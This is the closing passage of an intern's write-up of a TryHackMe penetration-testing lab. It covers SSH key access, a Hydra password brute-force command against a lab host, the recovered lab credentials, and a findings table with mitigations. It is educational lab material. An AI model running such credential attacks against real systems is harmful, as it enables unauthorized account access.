kay@10-146-147-11:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
UBUNTU_CODENAME=focal

kay@10-146-147-11:~$
```

Figure 12: SSH authentication as kay using the recovered private key.

```
hydra -l jan -P rockyou.txt ssh://10.48.141.61
```

Room Completion & Results

QUESTION	ANSWER
Hidden directory	develo ment
Username	jan
Password	armando
Access service	SSH
Second user found	kay
Final password obtained	heresareallystrong...password...\$\$

PRIVILEGE ESCALATION — SCOPE NOTE

No separate root / privilege-escalation result was documented. The lab progressed from user jan to key-based access as user kay; no root shell is claimed.




Figure 13: TryHackMe Basic Pentesting room — 100% completion.

Attack chain: Recon -> Enumeration -> Disclosure -> SMB Access -> Credential Testing -> SSH / Key Access -> Room Completion

Key Findings & Security Observations

FINDING	IMPACT	RECOMMENDED MITIGATION
Plaintext HTTP authentication	Credentials visible in transit	Enforce HTTPS/TLS + HSTS
Server/version disclosure & TRACE	Aids attacker reconnaissance	Suppress banners; disable TRACE
Exposed web resources	Reveals application structure	Review & restrict public paths
Exposed dev notes & credentials clue	Internal details aid further attack	Remove dev artifacts from prod paths
SMB anonymous access	Unauthenticated file listing/retrieval	Disable anonymous access; least privilege
Weak / exposed SSH credential	Valid account access via testing	Strong password policy; monitor auth
Exposed SSH private key & pass.bak	Additional authentication risk	Protect keys; remove plaintext secrets

Skills Gained



Network reconnaissance & service enumeration



Port scanning with Nmap



Web directory enumeration (Gobuster)



HTTP traffic analysis (Wireshark)



Credential-exposure analysis



Encryption & encrypted-container handling



Windows PE executable analysis



Metasploit / Meterpreter fundamentals



SMB & SSH enumeration



Authorized credential testing (Hydra)




Structured penetration-testing methodology



Security documentation & reporting

Conclusion

The ShadowFox internship provided practical exposure to cybersecurity assessment through authorized training and lab activities, progressing across all three levels.



- The evidence reinforces the importance of strong authentication, secure secret storage, least privilege, endpoint monitoring and strict testing authorization.
- This report does not claim professional, real-world penetration-testing experience beyond the documented internship and training-lab activities.



THANK YOU

MANOJ

Cyber Security Intern

ShadowFox

Program ID: SF-PID-2026-W4884